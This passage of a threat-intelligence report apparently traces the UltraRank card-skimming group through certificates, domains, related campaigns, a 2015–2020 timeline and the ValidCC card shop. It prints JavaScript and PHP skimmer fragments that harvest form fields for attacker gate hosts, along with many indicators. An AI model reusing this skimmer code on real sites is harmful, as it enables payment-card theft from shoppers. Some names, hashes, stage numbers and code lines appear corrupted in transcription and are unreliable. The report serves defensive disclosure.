                $_array[] = $vvv.'['.$val.']='.$key;
            }else {$_array[] = $val.'='.$key;}
        }else {$_array[] = multi_implode_data($val,$key,1);}}
    return implode('&',$_array);
}
    
```

Figure 13. Code fragment of the PHP sniffer that used a website created during Campaign 2 as a gate

A search for similar certificates revealed at least six more certificates linked with the domains used during Campaign 2.

Certificate (SHA1)	CN	Linked domains
010cecb7f16d7ad5a19a59bfebfd8aa07bc39e38	s33.host.com	amasty[.]biz, checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localhost[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, system-backup[.]biz, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
3db3c251838a7481d31d5760f20f248a269dc0d2	s34.host.com	checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, logistic[.]tw, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
6484b224eb0c83d61c81367269486d7551569e28	s51.host.com	checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, localhost[.]host, logistic[.]tw, trafficanalyzer[.]biz, webserf[.]biz
6aed22cc86dc364ed7cc76f8781afe7b3a380e4a	s38.host.com	amasty[.]biz, checkip[.]biz, checkoutmodules[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localhost[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, securemac[.]biz, system-backup[.]biz, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz

Certificate (SHA1)	CN	Linked domains
8ba7f2cde4b613f3c21bf9e53faae9545ac185fb	s44.host.com	securemac[.]biz, system-backup[.]biz
8eec4afa2a4b874c2f236a0a899d71963dda88a7	s45.host.com	amasty[.]biz, checkip[.]biz, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, system-backup[.]biz, trafficanalyzer[.]biz
e27a31bbe383cff6240c0370b04bd459317e38c9	a85.host.com	wheremydata[.]cc

It is worth noting that an analysis of the group's infrastructure revealed the host name `s38.host[.]com` (associated with the certificate `aed22cc86dc364ed7cc76f8781afe7b3a380e4a`) in the `i33.php` script output on Campaign 2-related websites. It appears that the certificates discovered are service certificates and were created by the hosting service provider.

An analysis of the campaign involving the WebRank sniffer family revealed an SSL certificate found on 76 servers with different IP addresses that were linked to all the domains involved in this campaign: `7aac21d754eec4a9ea01062a362858ff2e5d1f0a`. This certificate was issued for the domain `localhost[.]localdomain`. A search for similar certificates revealed another 33 certificates in the same format. They also seem to be service certificates used by the hosting service provider, as in the case of certificates issued for various `.host.com` subdomains.

An analysis of the certificates revealed a server with the IP address `185.254.120.128`. This information is significant because between August 12, 2019 and November 5, 2019, the SSL certificate `c008a8894f544b0a9a4474d0aed1b474a9728c55`, which had been issued for the domain `localhost.localdomain`, was used on this server. The certificate's format is identical to the certificate found on the 76 servers related to the Campaign 5 infrastructure.

On July 30, 2019, the certificate `e27a31bbe383cff6240c0370b04bd459317e38c9` was found on the same server. The certificate had been issued for the domain `a85.host[.]com` and its format is identical to the certificates found during the analysis of certificates related to the Campaign 2. The domain `wheremydata[.]cc`, which was registered on the same day as the first known Campaign 12-related domains, is also linked to this server. On August 4, 2019, an A record of the domain `wheremydata[.]cc` featured the IP address `185.254.120.128`. Earlier, this domain had resolved to the IP address `94.242.212.184`, where between September 21, 2018 and July 01, 2019 the SSL certificate `ee011bee911f6d5137f8c39d2aa64a2597cc6989` (issued for the domain `a77back[.]host[.]com`) was used.

On August 12, 2019, the IP address `185.254.120.128` appeared in the A records of two other domains: `raizeronet[.]com` and `roopiee[.]com`. An analysis of these two domains revealed a script (`i33.php`) similar to those discovered while analyzing infrastructures belonging to all three campaigns. The intended purpose of these two websites is currently unclear, however. At the time of writing, both domains are associated with the IP address `45.141.86.110`.

Related campaigns

An analysis of the activities carried out by UltraRank revealed several malicious campaigns that involved a similar JavaScript sniffer code. It is impossible, however, to definitively attribute these campaigns to UltraRank.

OldGrelors

The first of these campaigns, called **OldGrelors**, was launched in late 2015. The first OldGrelors-related domains were registered in December 2015, while Campaign 2's first domains were registered between July and November 2015. During attacks, OldGrelors threat actors used a similar JS sniffer and an identical injector code to insert the sniffer when users were on the payment page.

```

var grelos_v={
  snd:null,
  Glink:'https://cloud-jquery.com/cdn/jquery.min.js',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\$?*\|\{\}\(\)\[\]\/\+^]/g,'\\$1')+'=([^\;]*)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  base64_encode:function(data){
    var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
    var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
    do{
      o1=data.charCodeAt(i++);
      o2=data.charCodeAt(i++);
      o3=data.charCodeAt(i++);
      bits=o1<<16 | o2<<8 | o3;
      h1=bits>>18 & 0x3f;
      h2=bits>>12 & 0x3f;
      h3=bits>>6 & 0x3f;
      h4=bits & 0x3f;
      enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
    }while(i<data.length);
    switch(data.length%3){
      case 1:
        enc=enc.slice(0,-2)+'==';
        break;
      case 2:
        enc=enc.slice(0,-1)+'=';
        break;
    }
    return enc;
  },
  clk:function(){
    grelos_v.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme!=''){nme=i;}
        grelos_v.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
};

```

Figure 14. Code fragment of the JS sniffer used in the OldGrelors campaign

Some of the discovered samples related to this campaign have the same variable name format as WebRank samples, in which 33-long strings are used as variable names in the code.^[8]

^[8] <https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/frontend/jquery-code.su.js>

LoadReplay

The second malicious campaign, called LoadReplay, was highly similar to OldGrelas. It involved an almost identical JS sniffer code, but instead of a link to a JS file or image, a link to a website's root directory was used as a gate address.

The first domains related to this campaign were registered in late November 2017.



```

var rabbs_v={
  snd:null,
  Glink:'https://www.magentoreplay.info',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\.$?*|{}()\[\]\\\|\^+^)/g,'\\$1')+'-([^\;]*)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setlidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setlidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  base64_encode:function(data){
    var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
    do{
      o1=data.charCodeAt(i++);
      o2=data.charCodeAt(i++);
      o3=data.charCodeAt(i++);
      bits=o1<<16 | o2<<8 | o3;
      h1=bits>>18 & 0x3f;
      h2=bits>>12 & 0x3f;
      h3=bits>>6 & 0x3f;
      h4=bits & 0x3f;
      enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
    }while(i<data.length);
    switch(data.length%3){
      case 1:
        enc=enc.slice(0,-2)+'=';
        break;
      case 2:
        enc=enc.slice(0,-1)+'=';
        break;
    }
    return enc;
  },
  clk:function(){
    rabbs_v.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme!=''){nme=i;}
        rabbs_v.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
};

```

Figure 15. Code fragment of the JS sniffer used in the LoadReplay campaign

TIMELINE OF ULTRARANK'S ACTIVITY Key events



- I – Q1
- II – Q2
- III – Q3
- IV – Q4

Stage	Period	Description
1	July to November 2015	<p>On July 14, 2015, the first known domain associated with Campaign 2, <code>securemac[.]biz</code>, was created. In November 2015, the domains <code>infopromo[.]biz</code> and <code>trafficanalyzer[.]biz</code> were launched.</p> <p>On November 18, 2015, the first JavaScript file appeared on <code>trafficanalyzer[.]biz</code>. The file contained sniffer source code for stealing credit card data from online stores. Websites were infected by injecting a link to a script into the target website's code. In this particular case, the sniffer link looked like this:</p> <pre> http://trafficanalyzer.biz/<online store domain>/jquery-1.9.2.min.js</pre>
2	November 2015	In November 2015, the first two domain names associated with the OldGrellos campaign were registered: <code>icon-base[.]biz</code> and <code>shop-analytics[.]net</code> .
3	December 2015	<p>On December 22, 2015, the domain <code>logisticusa[.]biz</code> (related to Campaign 2) was registered. On the same day, the first file containing the JavaScript sniffer code was created. The infection pattern involving malicious code stored on this attacker-controlled website was similar to the infection pattern involving <code>trafficanalyzer[.]biz</code>. Links to the sniffer file were also similar in format:</p> <pre> http://logisticusa.biz/<online store domain>/delivery.js</pre>
4	December 2015 to April 2016	During this stage, most OldGrellos-related domains were registered. Attacks involving sniffers stored on <code>logisticusa[.]biz</code> continued as well.
5	August 2016	<p>On August 3 and August 24, 2016, the domains later used in the OldGrellos campaign were created.</p> <p>On August 12, 2016, the domain <code>upsbroker[.]com</code> (related to Campaign 2) was registered. It was used in attacks on online stores during which a link to a malicious JavaScript sniffer file was injected into the website code. The link's format was similar to the links to sniffers that were stored on <code>logisticusa[.]biz</code> and <code>trafficanalyzer[.]biz</code>:</p> <pre> http://upsbroker.com/<online store domain>/accordion.js</pre>
6	September to October 2016	In September 2016, the domain <code>cloudservice[.]tw</code> was registered. On October 19, 2016, the first known JavaScript file was created on it. The following domains were later linked to this server: <code>logistic[.]tw</code> (registered on November 10, 2016), <code>opencartmodules[.]biz</code> (September 19, 2018), <code>checkip[.]biz</code> (August 03, 2017), and <code>dnsden[.]biz</code> (November 27, 2016).
7	October 2016	On October 23, 2016, the first domains related to Campaign 5 were registered. At this stage, sniffer code was presumably injected directly into the target website code. This likely means that the attackers' infrastructure only served as gates for collecting stolen data since all files detected there were created later.
8	November 2016	On November 30, 2016, two domains (<code>zigzapframe[.]biz</code> and <code>web-stat[.]biz</code>) were created. They were linked to a server on which the SSL certificate <code>62421898fcd134cc03c85de47123197154dee3b7</code> was detected. Group-IB specialists later detected WebRank sniffer samples that used the host <code>web-stat[.]biz</code> as a gate.
9	December 2016	<p>During Campaign 5, the service Conversions on Demand was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>webfotce[.]me</code> was used as a gate.</p> <p>On December 23, 2015, the first JavaScript files were created in WebRank-related infrastructure. The files contained both WebRank sniffer family-related code and code used in the Campaign 2-related campaign. This stage presumably marked the beginning of automated mass attacks on online stores during which links to a script stored on an attacker-controlled website were injected into the code of targeted websites.</p>

Stage	Period	Description
10	January 2017	During this stage, another four domains were registered. The domains were associated with the server on which the certificate <code>62421898fcd134cc03c85de47123197154dee3b7</code> was discovered. One of the domain names, <code>webstatistic[.]tech</code> (created on January 5, 2017), was later used as a gate for a PHP sniffer injected into a legitimate CMS Magento file. The sniffer intercepted all POST requests and sent their contents to an attacker-controlled server.
11	April to September 2017	<ul style="list-style-type: none"> April 2017: During Campaign 5, the service SAS Net Reviews was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>web-rank[.]pw</code> was used as a gate. May 2017: The service Clarity Connect was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>web-stats[.]pw</code> was used as a gate. September 2017: UltraRank threat actors successfully attacked an Italian company (http://www.ooops404.com) specializing in website development, which resulted in five infected websites. The host <code>informaer[.]com</code> was used as a gate.
12	November to December 2017	On November 27, 2017, the first domains related to the LoadReplay campaign were registered. On December 7, 2017, additional LoadReplay-related domains were registered.
13	December 2017 to August 2018	<ul style="list-style-type: none"> December 2017: UltraRank threat actors injected a sniffer into the codes of two services: Annex Cloud and SociaPlus (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). In both cases, the host <code>webfotce[.]me</code> was used as a gate. January 2018: The service ShopBack was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>web-rank[.]pw</code> was used as a gate. February 2018: The service Inbenta was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>webfotce[.]me</code> was used as a gate. May 2018: The service CompanyBe was hacked. (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>web-stats[.]pw</code> was used as a gate. June 2018: The service PushAssist was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>webfotce[.]me</code> was used as a gate. July 2018: The service flashtalking was hacked (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). The host <code>infostat[.]pw</code> was used as a gate. August 2018: The service Feedify was hacked (https://twitter.com/Placebo52510486/status/1039585013057118209). The host <code>info-stat[.]ws</code> was used as a gate.

Stage	Period	Description
-------	--------	-------------

14 September 2018

- During Campaign 5, a sniffer that used the compromised website `veterinaryconcepts[.]com` as a gate and to store sniffer code was hacked. The WebRank sniffer was added so that the code was loaded simultaneously on all infected websites. The added sniffer used the host `web-stats[.]cc` as a gate.



Figure 16. File contents of a competitive JS sniffer into which the WebRank code was injected

- The service Shopper Approved was hacked (`https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf`). The host `info-stat[.]ws` was used as a gate.
- On September 23, 2018, the first files were created on a server with the following domains were later linked: `brokercdn[.]com` (registered on January 14, 2019), `fastmycdn[.]com` (January 14, 2019), `rooplancdn[.]com` (January 14, 2019), `toplevelstatic[.]com` (February 01, 2020), and `stat-group[.]com` (February 2, 2020).

15 October 2018

On October 21, 2018, the first files were created on a server linked to the domains `content-delivery[.]cc` (registered on September 23, 2018) and `givemejs[.]cc` (September 23, 2018).

16 November 2018

During Campaign 5, five websites were hacked. The websites had earlier been compromised by MagentoName sniffer operators and used to host JS sniffer codes. Links to these files were injected into the code of targeted websites. The WebRank sniffer, which used the host `web-stats[.]cc` as a gate, was added to the MagentoName JS sniffer code. The following websites were compromised:

- `https://020hair.com/js/mage/mage.js`
- `https://944store.com/js/mage/mage.js`
- `https://amardesheshop.com/js/mage/mage.js`
- `https://dreamkinderkleding.nl/js/mage/mage.js`
- `https://jarusnet.pl/js/mage/mage.js`

Stage Period Description

16 November 2018

```

...
Gate: https://magento.name/mage/mail.php
...
Gate: https://web-stats.cc/js/translate.js
...
Gate: https://magentoconnectors.com/mage/web-stats.php
...
Gate: https://web-stats.cc/js/translate.js
...

```

Figure 17. File contents of the competitive sniffer MagentoName into which the WebRank code was injected

On November 22, 2018, a file called `init.js` was created on the website `cmytuok[.]top`, whose domain was registered on March 29, 2017. This was presumably followed by the first stage of a website infection campaign involving a JS code identical to that of the WebRank family. The code was loaded through a link to the `init.js` file hosted on an attacker-controlled website. On November 28, 2018, a sniffer that used the website `magentoconnectors[.]com` as a gate and to store sniffer code was hacked. The WebRank was added so that the code was loaded simultaneously on all infected websites. The added sniffer used the host `web-stats[.]cc` as a gate.

```

...
Gate: magentoconnectors.com/mage/web-stats.php
...
Gate: https://web-stats.cc/js/translate.js
...

```

Figure 18. File contents of a competitive sniffer into which WebRank code was injected

18 January 2019

The advertising service Adverline was hacked, which resulted in 277 websites being infected (<https://blog.trendmicro.com/trendlabs-security-intelligence/new-magecart-attack-delivered-through-compromised-advertising-supply-chain/>).

Stage	Period	Description
17	February 2019	On February 9, 2019, the attackers registered a second domain, <code>jscontentdelivery[.]com</code> . It was used in the online store infection campaign during which the malicious WebRank JS sniffer code was loaded through a link to the file <code>init.js</code> hosted on an attacker-controlled website.
19	April 2019	On April 22, 2019, UltraRank registered a third domain, <code>jsboxcontents[.]com</code> . It was used in the online store infection campaign during which the malicious WebRank JS sniffer code was loaded through a link to the file <code>init.js</code> hosted on an attacker-controlled website. An analysis of the files on this host revealed that they were identical to those discovered during investigations into WebRank sniffer family infrastructure.
20	November 2019	In November 2019, a modified version of the file <code>slippry.min.js</code> was discovered on the website <code>olympictickets2020[.]com</code> . Malicious code had been injected into the file, which resulted in user bank card data being sent to the gate <code>opendoorcdn[.]com</code> .
21	December 2019	In December 2019, a modified version of the file <code>slippry.min.js</code> was found on the website <code>europatickets2020[.]com</code> , which might be linked to <code>olympictickets2020[.]com</code> . This could suggest that the attackers hacked the developer of the two websites and modified files to steal bank card data belonging to the visitors to these websites. Malicious code had been injected into the file, which resulted in user bank card data being sent to the same gate as in the case of <code>olympictickets2020[.]com</code> , i.e. <code>opendoorcdn[.]com</code> .
22	February 2020	On February 1, 2020, the domain <code>toplevelstatic[.]com</code> was registered; the threat actors later used it in subsequent attacks. File analysis showed that this attacker-controlled website hosted the same sniffer code-containing files as the ones found on the websites <code>opendoorcdn[.]com</code> , <code>fastmycdn[.]com</code> , <code>rooplancdn[.]com</code> , <code>stat-group[.]com</code> , and <code>brokercdn[.]com</code> . This could suggest that all these domains are associated with the same server, which the group uses as a gate to collect stolen data. On February 3, 2020, The Brandit Agency was hacked. Malicious script designed to steal bank card data was loaded from the host <code>toplevelstatic[.]com</code> . This domain name had been registered two days earlier. A malicious file called <code>min.min.js</code> (created on February 3, 2020) had been loaded onto the websites of five of the company's projects. The malicious code was deleted from the company's websites on February 26, 2020.
23	April 2020	On April 15, 2020, Group-IB experts discovered that Block and Company's website had been hacked using the Campaign 2 infrastructure. At the time of writing, it is unclear why the attackers used the old malicious code: based on the server headers, the file responsible for loading the sniffer code was created on January 21, 2016, and the sniffer file was created on December 19, 2016.
24	June 2020	On June 1, 2020, Block and Company's website was hacked using the Campaign 12 infrastructure. The malicious script was loaded from the same link as in the attack on The Brandit Agency, but the injector code and the sniffer code were different. The malicious code was removed from the company's website on June 15, 2020.

Sale of stolen payment data

ValidCC

the stolen bank card data shop, related to Campaign 2 and Campaign 12

An analysis of 33 linked domains, most of which were related to Campaign 2 and Campaign 12, revealed two domains associated with **ValidCC**, the stolen bank card data shop: `validcc-blog[.]cc` and `validcc[.]name`.

An analysis of certificates issued for the domain `localhost[.]localdomain` revealed the certificate `ce9d2045b369b0e1a37dc97a9dd4b3f660adbfc`. The same certificate was found on server port 443. Its IP addresses are linked to the domains `validcc[.]ws`, `validcc[.]mn`, and `validcc[.]su`, which are ValidCC's active official domains.

ValidCC, an online store that sells stolen bank card data, was launched in 2014. A user with the nickname **SPR** posts on underground forums on the store's behalf.

